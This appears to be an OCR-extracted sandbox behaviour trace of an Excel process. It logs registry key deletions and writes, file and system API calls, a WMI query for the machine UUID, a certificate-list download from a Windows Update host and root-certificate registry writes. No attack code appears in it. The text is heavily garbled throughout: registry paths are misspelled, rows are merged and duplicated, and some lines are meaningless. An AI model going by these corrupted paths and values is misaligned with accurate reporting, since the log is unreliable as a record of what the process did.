Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 27 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\item 29 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\tem 30 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 31 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 33 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\ExcellFile MRU\ltem 36 Value: None	2792
	,	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 37 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 38 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 39 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 40 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 41 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 42 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\item 46 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 47 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\tem 48 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 49 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 50 Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	2792
write Registry Rey	C\Usage\ProductFiles Value: 55860038	2192
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2792
	C\Usage\ProductFiles Value: 55860039	
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Call Filesystem API	API Name: FindNextFileW Args: (6a5a50, a04e5a0) Return: 1	2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1	2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1	2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint\t^*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None	2792
Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Document\Recover\1C6A8A\1C6A8A\Value: None	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Document\Recover\1C6A8A\Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Nesiliency\DocumentRecovery\Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\Resiliency\\Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTF Value: 76	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTA Value: 76	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
Wa B it is	C/Usage/ProductFiles Value: 55860040	0700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\\8' Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Startupltems\a8' Value: None	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
	C\Usage\EXCELFiles\Value: 55860024	
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dce998) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dcd748) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (71cf9cf0) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, dcc7f4, 0, 0, 0) Return: c38c740	2768
	API Name: FindNextFileW Args: (c38c740, dcc7f4) Return: 1	2768
Call Filesystem API		2768
Call Filesystem API Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2768
Delete Registry Key		2768 2768
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9	
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCcache\SmartArt\1033\NextUpdate Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A	2768
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None	2768 2768
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\} Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\} Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2768 2768 2768

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2768
Add Registry Key Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(\beta\)B666D7AE-7C99-4C20-A	2768 2768
Write Registry Key	A98-278FC044FB98}\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETVMonitor\{B866D7AE-7C99-4C20-A	2768
Write Registry Key	A98-278FC044FB98}\4 Value: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMoniton\{B866D7AE-7C99-4C20-A	2768
Add Registry Key	A98-278FC044FB98)*Categories Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9}	2768
Write Registry Key	3A0-2BC6273BC8E4)\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9}	2768
	3A0-2BC6273BC8E4}\4 Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMoniton\(02FD33DF-F746-4A10-93A0-2BC6273BC8E4)\Categories Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\RoamingLastSyncTime Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\RoamingLastWriteTime Value: None	2768
Call System API	API Name: GetDriveTypeW Args: (C:\\) Return: 3	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 2580048, 0, 0, 0) Return: db20790	2768
Call Filesystem API	API Name: FindNextFileW Args: (db20790, 2580048) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office16\xlstart*.*, 0, 2580048, 0, 0, 0) Return: db20790	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\`8' Value: None	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (\\7\STORAGE#\volume#\{ee5e3854-dde6-11eb-9bdd-806e6\f\(6e6963\)\#000000001F500000\#\(53\f\)5630d-b6bf-11d0-94f2-00a 0c91efb8b\}) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\volume#\{ee5e3854-dde6-11eb-9bdd-806e6\f6e6963\}#000000000100000#\(53\f6630d-b6bf-11d0-94f2-00a 0c91efb8b\) \) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (D\\) Return: 5	2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2768
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dc13a8) Return: 1	2768
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\(\chi\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\(\)) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\tau) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\tau) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\(\)) Return: 3	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\\Resiliency\Startup\tems>' Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2768
		2768
Add Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D\1D762D Value: None	2768
		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D762D\1D762D\1D762D Value: None	
Call System API	API Name: GetVersionExA Args: (dc1dd8) Return: 1	2768
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D\1D762D Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D762D\Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems>' Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73\Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2768
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:	2768
Write Registry Key	37Z	

Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:3	2768
	72	
Call Window API	API Name: DialogBoxIndirectParamW Args: (6f8d0000, f145dc8, 301ea, 6fc551c6, dcc9c4) Return: 6	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:3 7Z	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\Product\NonBoot\Files\int_1033\Value: 55860007	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\Product\NonBootFiles\intl_1033\Value: 55860008	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui(Cache\c0/52C64B7E\LanguageList Value: en-US\0en\0	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui(Cache\c0/52C64B7E\@C.\Program Files (x86)\Common Files\Microsoft Shared\Offic	2768
	e16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui(Cache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768
Write Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\torque{one} e16\torque{one} e16\tor	2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768
Call System API	API Name: PathFileExistsW Args: (2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\Mui\Cache\C:\Program Files (x86)\Microsoft Office\Offi	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE.ApplicationCompany Value: Microsoft Corporation	2768
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 13a00fa8, ea0f420) Return: 0	2768
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, ea0f420) Return: 0	2768
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, ea0f418) Return: 0	2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e0c	2768
Call Service API	API Name: OpenServiceW Args: (101bb78, NetSetupSvc, 4) Return: f01bb00	2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e70	2768
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0) Return: 0	2768
Call Service API	API Name: OpenServiceW Args: (f0e0738, WinHttpAutoProxySvc, 94) Return: f0e06e8	2768
Call System API	API Name: WinHttpCloseHandle Args: (13b357e8) Return: 1	2768
Call Network API	API Name: socket Args: (2, 2, 0) Return: ef8	2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8	2768
Call System API	API Name: DnsQueryEx Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 87	2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0	2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8	2768
Call Network API	API Name: socket Args: (2, 1, 6) Return: ef8	2768
Call Network API	API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0	2768
Call System API	API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0	2768
Call Network API	API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\r/\nConnection: Keep-Alive\r/\nA ccept: "\"\n\nIF-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIF-None-Match: "08f5ab0361ad71:0"\\n\User-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl. windowsupdate.com\r\n\n\n, 1, 287) Return: 0	2768
Call System API	API Name: WinHttpCloseHandle Args: (13a980f0) Return: 1	2768
Call System API	API Name: WinHttpCloseHandle Args: (f04dc00) Return: 1	2768
Call System API	API Name: WinHttpCloseHandle Args: (13b27698) Return: 1	2768
Odii Oystoni Ai i		2100
Call System API	API Name: WinHttpCloseHandle Args: (13b26a58) Return: 1	2768
Call System API Call Service API	API Name: WinHttpCloseHandle Args: (13626a66) Neturn: 1 API Name: OpenServiceW Args: (1666660, CryptSvc, 5) Return: f06b5c0	2768 2768
Call Service API	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	2768
Call Service API Delete Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val	2768 2768
Call Service API Delete Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None	2768 2768 2768 2768 2768
Call Service API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2768 2768 2768 2768 2768
